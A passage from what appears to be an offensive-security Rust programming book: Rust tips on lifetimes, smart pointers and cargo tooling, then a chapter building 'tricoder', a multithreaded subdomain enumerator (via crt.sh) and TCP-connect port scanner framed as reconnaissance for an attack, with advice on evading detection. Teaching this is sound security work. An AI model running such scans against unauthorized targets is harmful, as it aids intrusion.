Also, keep in mind that the more you are playing with the limits of the type system, the more your code will create hard-to-understand errors by the compiler. So, make you and your co-workers a favor: **KISS (Keep It Simple, Stupid)**.

Favor getting things done rather than the perfect design that will never ship. It's far better to re-work an imperfect solution than to never ship a perfect system.

1.10.4 You pay the costs upfront

Programming in Rust may sometimes appear to be slower than in Python, Java, or Go. This is because, in order to compile, the Rust compiler requires a level of correctness far superior to other languages. Thus, in the whole lifetime of a project, Rust will save you a **lot** of time. All the energy you spend crafting a correct program in Rust, is 1x-10x the time (and money and mental health!) you save when you **won't** have to spend hours and hours debugging weird bugs.

The first programs I shipped in production were in TypeScript (Node.js) and Go. Due to the lax compilers and type systems of these languages, you have to add complex instrumentation to your code and external services to detect errors at runtime. In Rust, I've never had to use this. Simple logging (as we will see in chapter 4) is all I ever needed to track bugs in my programs. Aside from that, as far as I remember, I've never experienced a crash in a production system in Rust. This is because Rust forces you to "pay the costs upfront": you have to handle every error and be very intentional about what you are doing.

Here is another testimony from "jhgg", Senior Staff Engineer at Discord: *"We are going hard on Rust in 2021 after some very successful projects in 2019 and 2020. our engineers have ramped up on the language - and we have good support internally (both in terms of tools, but also knowledge) to see its success. Once you've passed the learning curve - imo, Rust is far*

easier and more productive to write than go - especially if you know how to leverage the type system to build idiomatic code and apis that are very hard to use incorrectly. Every piece of rust code we have shipped to production so far has gone perfectly thanks to the really powerful compile time checks and guarantees of the language. I can't say the same for our experiences with go. Our reasons go well beyond"oh the gc in go has given us problems" but more like "go as a language has willingly ignored and has rejected advances in programming languages". You can pry those algebraic data types, enums, borrow checker, and compile time memory management/safety, etc… from my cold dead hands. […]"

1.10.5 Functional

Rust is (in my opinion) the perfect mix between an imperative and a functional language to get things done. It means that if you are coming from a purely imperative programming language, you will have to unlearn some things and embrace the functional paradigm.

Favor iterators (chapter 3) over `for` loops. Favor immutable data over mutable references, and don't worry, the compiler will do a great job optimizing your code.

1.11 A few things I've learned along the way

If I had to summarize my experience with Rust in one sentence, it would be: **The productivity of a high-level language with the speed of a low-level language.**

Here are a few tips learned the hard way that I'm sharing to make your Rust journey as pleasant as possible.



Figure 1.5: Rust's learning curve

Learning Rust can sometimes be extremely frustrating: there are a lot of new concepts to learn, and the compiler is mercy-less. But this is for your own good.

It took me nearly 1 year of full-time programming in Rust to become proficient and no longer have to read the documentation every 5 lines of code. It's a looong journey but absolutely worth it.

1.11.1 Try to avoid lifetimes annotations

Lifetimes are certainly one of the scariest things for new people coming to Rust. Kind of like `async` , they are kind of viral and color functions and structures which not only make your code harder to read but also harder to use.

```
// Haha is a struct to wrap a monad generator to provide a facade for any kind of
 ↪  generic iterator. Because.
struct Haha<'y, 'o, L, O>
  where for<'oO> L: FnOnce(&'oO O) -> &'o O,
  O: Trait<L, 'o, L>,
  O::Item : Clone + Debug + 'static {
    x: L,
}
```

Yeaah suure, please don't mind that somebody, someday, will have to read and understand your code.

But lifetimes annotations are avoidable and, in my opinion **should be avoided**. So here is my strategy to avoid turning Rust code into some kind of monstrosity that nobody will ever want to touch and slowly die of disregard.

1.11.1.1 Why are lifetime annotations needed in the first place?

Lifetime annotations are needed to tell the compiler that we are manipulating some kind of long-lived reference and let him assert that we are not going to screw ourselves.

1.11.1.2 Lifetime Elision

The simplest and most basic trick is to omit the lifetime annotation.

```
fn do_something(x: &u64) {
  println!("{}", x);
}
```

It's most of the time easy to elide input lifetimes, but beware that to omit output lifetime annotations, you have to follow these 3 rules:

- *Each elided lifetime in a function's arguments becomes a distinct lifetime parameter.*

- *If there is exactly one input lifetime, elided or not, that lifetime is assigned to all elided lifetimes in the return values of that function.*
- *If there are multiple input lifetimes, but one of them is &self or &mut self, the lifetime of self is assigned to all elided output lifetimes.*

Otherwise, it is an error to elide an output lifetime.

```
fn do_something(x: &u64)-> &u64 {
    println!("{}", x);
    x
}

// is equivalent to
fn do_something_else<'a>(x: &'a u64)-> &'a u64 {
    println!("{}", x);
    x
}
```

1.11.1.3 Smart pointers

Now, not everything is as simple as an `HelloWorld` and you may need some kind of long-lived reference that you can use at multiple places of your codebase (a Database connection, for example, or an HTTP client with an internal connection pool).

The solution for long-lived, shared (or not), mutable (or not) references is to use smart pointers.

The only downside is that smart pointers, in Rust, are a little bit verbose (but still way less ugly than lifetime annotations).

```
use std::rc::Rc;

fn main() {
    let pointer = Rc::new(1);

    {
        let second_pointer = pointer.clone(); // or Rc::clone(&pointer)
        println!("{}", *second_pointer);
    }

    println!("{}", *pointer);
}
```

1.11.1.3.1 Rc

To obtain a mutable, shared pointer, you can use use the interior mutability pattern:

```
use std::cell::{RefCell, RefMut};
use std::rc::Rc;

fn main() {
    let shared_string = Rc::new(RefCell::new("Hello".to_string()));

    {
        let mut hello_world: RefMut<String> = shared_string.borrow_mut();
        hello_world.push_str(" World");
    }

    println!("{}", shared_string.take());
}
```

1.11.1.3.2 Arc

Unfortunately, `Rc<RefCell<T>>` cannot be used across threads or in an `async` context. This is where `Arc` comes into play, which implements `Send` and `Sync` and thus is safe to share across threads.

```
use std::sync::{Arc, Mutex};
use std::{thread, time};

fn main() {
    let pointer = Arc::new(5);

    let second_pointer = pointer.clone(); // or Arc::clone(&pointer)
    thread::spawn(move || {
        println!("{}", *second_pointer); // 5
    });

    thread::sleep(time::Duration::from_secs(1));

    println!("{}", *pointer); // 5
}
```

For mutable shared variables, you can use `Arc<Mutex<T>>` :

```
use std::sync::{Arc, Mutex};
use std::{thread, time};

fn main() {
    let pointer = Arc::new(Mutex::new(5));
```

```
    let second_pointer = pointer.clone(); // or Arc::clone(&pointer)
    thread::spawn(move || {
        let mut mutable_pointer = second_pointer.lock().unwrap();
        *mutable_pointer = 1;
    });

    thread::sleep(time::Duration::from_secs(1));

    let one = pointer.lock().unwrap();
    println!("{}", one); // 1
}
```

Smart pointers are particularly useful when embedded into structures:

```
struct MyService {
  db: Arc<DB>,
  mailer: Arc<dyn drivers::Mailer>,
  storage: Arc<dyn drivers::Storage>,
  other_service: Arc<other::Service>,
}
```

1.11.1.4 When to use lifetimes annotations

In my opinion, lifetimes annotations should never surface in any public API. It's okay to use them if you need absolute performance AND minimal resources usage AND are doing embedded development, but you should keep them hidden in your code, and they should never surface in the public API.

1.11.2 It can be easy to write hard-to-read and debug code

Due to its explicitness and its bunch of features, Rust code can quickly become hard to understand. Generics, trait bounds, lifetimes… It's easy not to pay attention and write very hard-to-read code. My advice is to always think twice before writing complex code or a macro (for me, they are the worst offenders) that can easily be replaced by a function.

1.11.3 Fast-paced development of the language

It's the point that scares me the most regarding Rust's future. Every 6 weeks a new version is released with its batch of new features.

Not only this pace causes me anxiety, but it is also the opposite of one of the pillars of my life: minimalism, where it is common knowledge that unbounded growth (of the language in this case) is the root cause of the demise of everything. When something is added, something

must be subtracted elsewhere. But who is in charge of removing Rust's features? Is it even possible?

As a result, I'm afraid that the complexity of the language will grow faster than its rate of adoption and that it will be an endless, exhausting race to stay updated on the new features as developers.

1.11.4 Slow compile times

Compile times are closer to what we can find in the C++ world than in the world of dynamic languages like TypeScript (if TypeScript can be considered as a dynamic language). As a result, the "edit, compile, debug, repeat" workflow can become frustrating and break developers flow.

There are many tricks to improve the compilation speed of your projects.

The first one is to split a large project into smaller crates and benefit from Rust's incremental compilation.

Another one is to use `cargo check` instead of `cargo build` most of the time.

```
$ cargo check
```

As an example, on a project, with a single letter change:

```
$ cargo check
    Finished dev [unoptimized + debuginfo] target(s) in 0.12s
```

```
cargo build
   Compiling agent v0.1.0 (black-hat-rust/ch_11/agent)
    Finished dev [unoptimized + debuginfo] target(s) in 2.24s
```

Compounded over a day (or week or month) of development, the gains are huge.

Finally, simply reduce the use of generics. Generics add a lot of work to the compiler and thus significantly increase compile times.

1.11.5 Projects maintenance

It's an open secret that most of the time and costs spent on any serious software project are from maintenance. Rust is moving fast, and its ecosystem too, it's necessary to automate projects' maintenance.

The good news is that, in my experience, due to its strong typing, Rust project maintenance is easier than in other languages: errors such as API changes will be caught at compile time.

For that, the community has built a few tools which will save you a lot of time to let you keep your projects up to date.

1.11.5.1 Rustup

Update your local toolchain with `rustup` :

```
$ rustup self update
$ rustup update
```

1.11.5.2 Rust fmt

`rustfmt` is a code formatter that allows codebases to have a consistent coding style and avoid nitpicking during code reviews.

It can be configured using a `.rustfmt.toml` file: https://rust-lang.github.io/rustfmt.

You can use it by calling:

```
$ cargo fmt
```

In your projects.

1.11.5.3 Clippy

`clippy` is a linter for Rust. It will detect code patterns that may lead to errors or are identified by the community as bad style.

It helps your codebase to be consistent and reduce time spent during code reviews discussing tiny details.

It can be installed with:

```
$ rustup component add clippy
```

And used with:

```
$ cargo clippy
```

1.11.5.4 Cargo update

```
$ cargo update
```

Is a command that will automatically update your dependencies according to the semver declaration in your `Cargo.toml` .

1.11.5.5 Cargo outdated

`cargo-outdated` is a program that helps you to identify your outdated dependencies that can't be automatically updated with `cargo update`

It can be installed as follows:

```
$ cargo install -f cargo-outdated
```

The usage is as simple as running

```
$ cargo outdated
```

In your projects.

1.11.5.6 Cargo audit

Sometimes, you may not be able to always keep your dependencies to the last version and need to use an old version (due to dependency by another of your dependency…) of a crate. As a professional, you still want to be sure that none of your outdated dependencies contains any known vulnerability.

`cargo-audit` is the tool for the job. It can be installed with:

```
$ cargo install -f cargo-audit
```

Like other helpers, it's very simple to use:

```
$ cargo audit
    Fetching advisory database from `https://github.com/RustSec/advisory-db.git`
      Loaded 317 security advisories (from /usr/local/cargo/advisory-db)
    Updating crates.io index
    Scanning Cargo.lock for vulnerabilities (144 crate dependencies)
```

1.11.6 How to track your findings

You will want to track the progress of your audits and the things you find along the way, whether it be to share with a team or to come back later.

There are powerful tools such as Maltego (more about it in chapter 5), but it can become costly if you want all the features.

On my side, I prefer to use simple files on disk, with markdown to write notes and reports and Git for the backup. It has the advantage of being extremely simple to use, multi-platform, easily exported, and free. Also, it easy to generate PDFs, `.docx` or other document formats from the markdown files using pandoc.

I've also heard good things about Obsidian.md and Notion.so but personally don't use: I prefer to own my data

1.12 Summary

- The Rust language is huge. Don't learn everything ahead of time. Code. Fail. Learn. Repeat.
- Expressions evaluate to a value. Their opposites, statements, are instructions that do something and end with a semicolon (`;`).
- Try not to use lifetime annotations and macros.
- Embrace the compiler. It should be seen as an always present and friendly code-reviewer.
- RAII: Resource Acquisition Is Initialization.
- The hacker, The exploit writer, The developer, The system administrator, The analyst
- Reconnaissance, Exploitation, Lateral Movements, Data exfiltration, Clean up

Chapter 2

Multi-threaded attack surface discovery

"To know your Enemy, you must become your Enemy", Sun Tzu

As we have seen, the first step of every attack is reconnaissance. The goal of this phase is to gather as much information as possible about our target in order to find entry points for the coming assault.

In this chapter, we will see the basics of reconnaissance, how to implement our own scanner in Rust and how to speed it up by leveraging multithreading.

There are two ways to perform reconnaissance: Passive and Active.

Figure 2.1: Passive vs Active reconnaissance

2.1 Passive reconnaissance

Passive reconnaissance is the process of gathering information about a target without interacting with it directly, for example, searching for the target on different social networks and search engines.

Using publicly available sources is called OSINT, for **O**pen **S**ource **INT**elligence.

What kind of data is harvested using passive reconnaissance? Usually, pieces of information about employees of a company such as names, email addresses, phone numbers, but also source code repositories, leaked tokens. Thanks to search engines like Shodan, we can also look for open-to-the-world services and machines.

As passive reconnaissance is the topic of chapter 5, we will focus our attention on active reconnaissance in this chapter.

2.2 Active reconnaissance

Active reconnaissance is the process of gathering information about a target directly by interacting with it.

Active reconnaissance is noisier and can be detected by firewalls and honeypots, so you have to be careful to stay undetected, for example, by spreading the scan over a large span of time.

A honeypot is an external endpoint that shall never be used by "regular" people of a given company, so the only people hitting this endpoint are attackers. It can be a mail server, an HTTP server, or even a document with remote content embedded.

Once a honeypot is scanned or hit, it will report back to the security team which put it in place.

A canary is like a honeypot but in an internal network. Its purpose is to detect attackers once they have breached the external perimeter.

The reconnaissance of a target can itself be split into two steps:

- Assets discovery
- Vulnerabilities identification (which is the topic of chapter 6)

2.3 Assets discovery

Traditionally, assets were defined only by technical elements: IP addresses, servers, domain names, networks…

Today the scope is broader and encompasses social network accounts, public source code repositories, Internet of Things objects… Nowadays, everything is on or connected to the internet. From an offensive point of view, it's really interesting.

The goal of listing and mapping all the assets of a target is to find entry points and vulnerabilities for our coming attack.

2.3.1 Subdomain enumeration

The method yielding the best results for minimal efforts regarding public assets discovery is subdomains enumeration.

Indeed, nowadays, with the takeoff of cloud services, more and more companies no longer require a VPN to access their private services. They are publicly available through HTTPS.

The most accessible source of subdomains is certificate transparency logs. When a Certificate Authority (CA) issues a web certificate (for usage with HTTPS traffic, for example), the certificates are saved in public, transparent logs.

The legitimate use of these logs is to detect rogue certificates authorities who may deliver certificates to the wrong entities (imagine a certificate for `*.google.com` being delivered to a malicious hacking team, it would mean that they will be able to Man In The Middle all the Google domains without being detected).

On the other hand, this transparency allows us to automate a good chunk of our job.

For example, to search for all the certificates issued for `kerkour.com` and its subdomains, go to https://crt.sh and search for `%.kerkour.com` (`%` being the wildcard character): https://crt.sh/?q=%25.kerkour.com.

A limitation of this technique is its inability to find non-HTTP(S) services (such as email or VPN servers), and wildcard subdomains (`*.kerkour.com` , for example) which may obfuscate the actually used subdomains.

As an anecdote, the fastest security audit I ever performed was a company that left its GitLab instance publicly accessible, with registration open to the world. I found the GitLab instance with basic subdomain enumeration. When I created an account, I got access to all the (private) code repositories of the company, and a lot of them contained secrets and cloud tokens committed in code which could have led to the full takeover of the company's infrastructure.

2.3.1.1 What can be found

Here is a non-exhaustive list of what can be found by crawling subdomains:

- Code repositories
- Forgotten subdomain subject to takeover
- Admin panels
- Shared files
- Storage buckets
- Email / Chat servers

2.4 Our first scanner in Rust

Software used to map attack surfaces is called scanners. Port scanner, vulnerability scanner, subdomains scanner, SQL injection scanner… They automate the long and fastidious task that reconnaissance can be and prevent human errors (like forgetting a subdomain or a server).

But, you have to keep in mind that scanners are not a panacea: they can be very noisy and thus may reveal your intentions, be blocked by anti-spam systems, or report incomplete data.

We will start with a simple scanner whose purpose is to find subdomains of a target and then will scan the most common ports for each subdomain. Then, as we go along, we will add more and more features to find more interesting stuff, the automated way.

As our programs are getting more and more complex, we first need to deepen our understanding of error handling in Rust.

2.5 Error handling

Whether it be for libraries or for applications, errors in Rust are strongly-typed and most of the time represented as enums with one variant for each kind of error our library or program might encounter.

For libraries, the current good practice is to use the thiserror crate.

For programs, the anyhow crate is the recommended one. It will prettify errors returned by the `main` function.

We will use both in our scanner to see how they fit together.

Let's define all the error cases of our program. Here, it's easy as the only fatal error is bad usage of the command-line arguments.

ch_02/tricoder/src/error.rs

```rust
use thiserror::Error;

#[derive(Error, Debug, Clone)]
pub enum Error {
    #[error("Usage: tricoder <kerkour.com>")]
    CliUsage,
}
```

ch_02/tricoder/src/main.rs

```rust
fn main() -> Result<(), anyhow::Error> {
    // ...
}
```

2.6 Enumerating subdomains

We are going to use the API provided by crt.sh, which can be queried by calling the following endpoint: `https://crt.sh/?q=%25.[domain.com]&output=json"` .

ch_02/tricoder/src/subdomains.rs

```
pub fn enumerate(http_client: &Client, target: &str) -> Result<Vec<Subdomain>,
↪  Error> {
    let entries: Vec<CrtShEntry> = http_client
        .get(&format!("https://crt.sh/?q=%25.{}&output=json", target))
        .send()?
        .json()?;

    // clean and dedup results
    let mut subdomains: HashSet<String> = entries
        .into_iter()
        .map(|entry| {
            entry
                .name_value
                .split("\n")
                .map(|subdomain| subdomain.trim().to_string())
                .collect::<Vec<String>>()
        })
        .flatten()
        .filter(|subdomain: &String| subdomain != target)
        .filter(|subdomain: &String| !subdomain.contains("*"))
        .collect();
    subdomains.insert(target.to_string());

    let subdomains: Vec<Subdomain> = subdomains
        .into_iter()
        .map(|domain| Subdomain {
            domain,
            open_ports: Vec::new(),
        })
        .filter(resolves)
        .collect();

    Ok(subdomains)
}
```

Notice the `?` . They means: "If the called function returns an error, abort the current

function and return the error".

2.7 Scanning ports

Subdomains and IP addresses enumeration is only one part of assets discovery. The next one is port scanning: once you have discovered which servers are publicly available, you need to find out what services are publicly available on those servers.

Scanning ports is the topic of entire books. Depending on what you want: be more stealthy, be faster, have more reliable results, and so on.

There are a lot of different techniques, so in order not to skyrocket the complexity of our program, we will use the simplest technique: trying to open a TCP socket. This technique is known as *TCP connect* because it consists of trying to establish a connection to a TCP port.

A socket is kind of an internet pipe. For example, when you want to connect to a website, your browser opens a socket to the website's server, and then all the data passes through this socket. When a socket is open, it means that the server is ready to accept connections. On the other hand, if the server refuses to accept the connections, it means that no service is listening on the given port.

In this situation, it's important to use a timeout. Otherwise, our scanner can be stuck (almost) indefinitely when scanning ports blocked by firewalls.

ch_02/tricoder/src/ports.rs

```rust
use crate::{
    common_ports::MOST_COMMON_PORTS_10,
    model::{Port, Subdomain},
};
use std::net::{SocketAddr, ToSocketAddrs};
use std::{net::TcpStream, time::Duration};
use rayon::prelude::*;


pub fn scan_ports(mut subdomain: Subdomain) -> Subdomain {
    let socket_addresses: Vec<SocketAddr> = format!("{}:1024", subdomain.domain)
        .to_socket_addrs()
        .expect("port scanner: Creating socket address")
        .collect();

    if socket_addresses.len() == 0 {
        return subdomain;
    }
```

```
    subdomain.open_ports = MOST_COMMON_PORTS_100
        .into_iter()
        .map(|port| scan_port(socket_addresses[0], *port))
        .filter(|port| port.is_open) // filter closed ports
        .collect();
    subdomain
}


fn scan_port(mut socket_address: SocketAddr, port: u16) -> Port {
    let timeout = Duration::from_secs(3);
    socket_address.set_port(port);

    let is_open = if let Ok(_) = TcpStream::connect_timeout(&socket_address,
    ↪ timeout) {
        true
    } else {
        false
    };

    Port {
        port: port,
        is_open,
    }
}
```

But we have a problem. Firing all our requests in a sequential way is extremely slow: if all ports are closed, we are going to wait `Number_of_scanned_ports * timeout` seconds.

2.8 Multithreading

Fortunately for us, there exists an API to speed-up programs: threads.

Threads are primitives provided by the Operating System (OS) that enable programmers to use the hardware cores and threads of the CPU. In Rust, a thread can be started using the `std::thread::spawn` function.

Each CPU thread can be seen as an independent worker: the workload can be split among the workers.

This is especially important as today, due to the law of physics, processors have a hard time scaling up in terms of operations per second (GHz). Instead, vendors increase the number of cores and threads. Developers have to adapt and design their programs to split the workload between the available threads instead of trying to do all the operations on a single thread, as



Figure 2.2: Single vs Multi threaded

they may sooner or later reach the limit of the processor.

With threads, we can split a big task into smaller sub-tasks that can be executed in parallel.

In our situation, we will dispatch a task per port to scan. Thus, if we have 100 ports to scan, we will create 100 tasks.

Instead of running all those tasks in sequence like we previously did, we are going to run them on multiple threads.

If we have 10 threads, with a 3 seconds timeout, it may take up to 30 seconds (`10 * 3`) to scan all the ports for a single host. If we increase this number to 100 threads, then we will be able to scan 100 ports in only 3 seconds.

2.9 Fearless concurrency in Rust

Unfortunately, using threads is not a free and easy win.

Concurrency issues are the fear of a lot of developers. Due to their unpredictable behavior, they are extremely hard to spot and debug. They can go undetected for a long time, and then, one day, simply because your system is handling more requests per second or because you upgraded your CPU, your application starts to behave strangely. The cause is almost always that a concurrency bug is hidden in your codebase.

One of the most fabulous things about Rust is that thanks to its ownership system, the compiler guarantees our programs to be data race free.

For example, when we try to modify a vector at (roughly) the same time in two different

threads:

ch_02/snippets/thread_error/src/main.rs

```
use std::thread;

fn main() {
    let mut my_vec: Vec<i64> = Vec::new();

    thread::spawn(|| {
        add_to_vec(&mut my_vec);
    });

    my_vec.push(34)
}

fn add_to_vec(vec: &mut Vec<i64>) {
    vec.push(42);
}
```

The compiler throws the following error:

```
error[E0373]: closure may outlive the current function, but it borrows `my_vec`,
 ↪  which is owned by the current function
 --> src/main.rs:7:19
  |
7 |     thread::spawn(|| {
  |                   ^^ may outlive borrowed value `my_vec`
8 |         add_to_vec(&mut my_vec);
  |                         ------ `my_vec` is borrowed here
  |
note: function requires argument type to outlive `'static`
 --> src/main.rs:7:5
  |
7 | /     thread::spawn(|| {
8 | |         add_to_vec(&mut my_vec);
9 | |     });
  | |______^
help: to force the closure to take ownership of `my_vec` (and any other referenced
 ↪  variables), use the `move` keyword
  |
7 |     thread::spawn(move || {
  |                   ^^^^^^^

error[E0499]: cannot borrow `my_vec` as mutable more than once at a time
  --> src/main.rs:11:5
```

```
   |
7  |       thread::spawn(|| {
   |       -             -- first mutable borrow occurs here
   |  _____|
   | |
8  | |         add_to_vec(&mut my_vec);
   | |                         ------ first borrow occurs due to use of `my_vec` in
 ↪  closure
9  | |     });
   | |______- argument requires that `my_vec` is borrowed for `'static`
10 |
11 |       my_vec.push(34)
   |       ^^^^^^ second mutable borrow occurs here

error: aborting due to 2 previous errors

Some errors have detailed explanations: E0373, E0499.
For more information about an error, try `rustc --explain E0373`.
error: could not compile `thread_error`

To learn more, run the command again with --verbose.
```

The error is explicit and even suggests a fix. Let's try it:

```
use std::thread;

fn main() {
    let mut my_vec: Vec<i64> = Vec::new();

    thread::spawn(move || { // <- notice the move keyword here
        add_to_vec(&mut my_vec);
    });

    my_vec.push(34)
}

fn add_to_vec(vec: &mut Vec<i64>) {
    vec.push(42);
}
```

But it also produces an error:

```
error[E0382]: borrow of moved value: `my_vec`
  --> src/main.rs:11:5
   |
```

```
4  |     let mut my_vec: Vec<i64> = Vec::new();
   |         ---------- move occurs because `my_vec` has type `Vec<i64>`, which does
 ↪  not implement the `Copy` trait
5  |
6  |     thread::spawn(move || { // <- notice the move keyword here
   |                   ------- value moved into closure here
7  |     // thread::spawn(|| {
8  |         add_to_vec(&mut my_vec);
   |                          ------ variable moved due to use in closure
...
11 |     my_vec.push(34)
   |     ^^^^^^ value borrowed here after move

error: aborting due to previous error

For more information about this error, try `rustc --explain E0382`.
error: could not compile `thread_error`

To learn more, run the command again with --verbose.
```

However hard we try it, the compiler won't let us compile code with data races.

2.10 The three causes of data races

- Two or more pointers access the same data at the same time.
- At least one of the pointers is being used to write to the data.
- There's no mechanism being used to synchronize access to the data

2.11 The three rules of ownership

- Each value in Rust has a variable that's called its owner.
- There can only be one owner at a time.
- When the owner goes out of scope, the value will be dropped.

2.12 The two rules of references

- At any given time, you can have either one mutable reference or any number of immutable references.
- References must always be valid.

These rules are **extremely** important and are the foundations of Rust's memory safety.

If you need more details about ownership, take some time to read the dedicated chapter online.

2.13 Other concurrency problems

Data races are not the only concurrency bugs, there also are **deadlocks** and **race conditions**.

2.14 Adding multithreading to our scanner

Now we have seen what multithreading is in theory. Let's see how to do it in idiomatic Rust.

Usually, multithreading is dreaded by developers because of the high probability of introducing the bugs we have just seen.

But in Rust this is another story. Other than for launching long-running background jobs or workers, it's **rare to directly use the thread API from the standard library**.

Instead, we use rayon, *a data-parallelism library for Rust.*

Why a data-parallelism library? Because thread synchronization is hard. It's better to design our programs in a functional way that doesn't require threads to be synchronized.

ch_02/tricoder/src/main.rs

```
// ...
use rayon::prelude::*;


fn main() -> Result<()> {
    // ..
    // we use a custom threadpool to improve speed
    let pool = rayon::ThreadPoolBuilder::new()
        .num_threads(256)
        .build()
        .unwrap();

    // pool.install is required to use our custom threadpool, instead of rayon's
     ↪  default one
    pool.install(|| {
        let scan_result: Vec<Subdomain> = subdomains::enumerate(&http_client,
         ↪  target)
            .unwrap()
            .into_par_iter()
            .map(ports::scan_ports)
            .collect();
```

```
        for subdomain in scan_result {
            println!("{}:", &subdomain.domain);
            for port in &subdomain.open_ports {
                println!("    {}", port.port);
            }

            println!("");
        }
    });
    // ...
}
```

Aaaand… That's all. Really. We replaced `into_iter()` by `into_par_iter()` (which means "into parallel iterator". What is an iterator? More on that in chapter 3), and now our scanner will scan all the different subdomains on dedicated threads.

In the same way, parallelizing port scanning for a single host, is as simple as: **ch_02/tricoder/src/ports.rs**

```
pub fn scan_ports(mut subdomain: Subdomain) -> Subdomain {
    let socket_addresses: Vec<SocketAddr> = format!("{}:1024", subdomain.domain)
        .to_socket_addrs()
        .expect("port scanner: Creating socket address")
        .collect();

    if socket_addresses.len() == 0 {
        return subdomain;
    }

    subdomain.open_ports = MOST_COMMON_PORTS_100
        .into_par_iter()
        .map(|port| scan_port(socket_addresses[0], *port))
        .filter(|port| port.is_open) // filter closed ports
        .collect();
    subdomain
}
```

2.14.1 Behind the scenes

This two-lines change hides a lot of things. That's the power of Rust's type system.

2.14.1.1 Prelude

```
use rayon::prelude::*;
```

The use of `crate::prelude::*` is a common pattern in Rust when crates have a lot of important traits or structs and want to ease their import.

In the case of `rayon`, as of version `1.5.0`, `use rayon::prelude::*;` is the equivalent of:

```
use rayon::iter::FromParallelIterator;
use rayon::iter::IndexedParallelIterator;
use rayon::iter::IntoParallelIterator;
use rayon::iter::IntoParallelRefIterator;
use rayon::iter::IntoParallelRefMutIterator;
use rayon::iter::ParallelDrainFull;
use rayon::iter::ParallelDrainRange;
use rayon::iter::ParallelExtend;
use rayon::iter::ParallelIterator;
use rayon::slice::ParallelSlice;
use rayon::slice::ParallelSliceMut;
use rayon::str::ParallelString;
```

2.14.1.2 Threadpool

In the background, the `rayon` crate started a thread pool and dispatched our tasks `scan_ports` and `scan_port` to it.

The nice thing with `rayon` is that the thread pool is hidden from us, and the library encourages us to design algorithms where data is not shared between tasks (and thus threads). Also, the parallel iterator has the same method available as traditional iterators.

2.15 Alternatives

Another commonly used crate for multithreading is `threadpool` but it is a little bit lower level as we have to build the thread pool and dispatch the tasks ourselves. Here is an example:

ch_02/snippets/threadpool/src/main.rs

```
use std::sync::mpsc::channel;
use threadpool::ThreadPool;

fn main() {
    let n_workers = 4;
    let n_jobs = 8;
```

```
    let pool = ThreadPool::new(n_workers);

    let (tx, rx) = channel();
    for _ in 0..n_jobs {
        let tx = tx.clone();
        pool.execute(move || {
            tx.send(1).expect("sending data back from the threadpool");
        });
    }

    println!("result: {}", rx.iter().take(n_jobs).fold(0, |a, b| a + b));
}
```

If you don't have a very specific requirement, I don't recommend you to use this crate. Instead, favor `rayon` 's functional programming way.

Indeed, by using `threadpool` of `std::thread::spawm` **you are responsible** for the synchronization and communication between your threads which is the source of a lot of bugs.

It can be achieved by using a `channel` like in the example above where we "share memory by communicating".

Or with a `std::sync::Mutex` which allow us to "communicate by sharing memory". A Mutex combined with an `std::sync::Arc` smart pointer allow us to share memory (variables) between threads.

2.16 Going further

2.16.1 More port scanning techniques

Nmap's website provides a detailed list of advanced port scanning techniques.

2.16.2 Other sources of subdomains

Wordlists: There are wordlists containing the most common subdomains, such as this one. Then we simply have to perform DNS queries for these domains and see if they resolve.

Bruteforcing: Bruteforcing follows the same principle but, instead of querying domains from a list, domains are randomly generated. In my experience, this method has the worst Return On Investment (results/time) and should be avoided.

Amass: Finally, there is the Amass project, maintained by the Open Web Application Security Project (OWASP), which provides most of the techniques to enumerates subdomains.

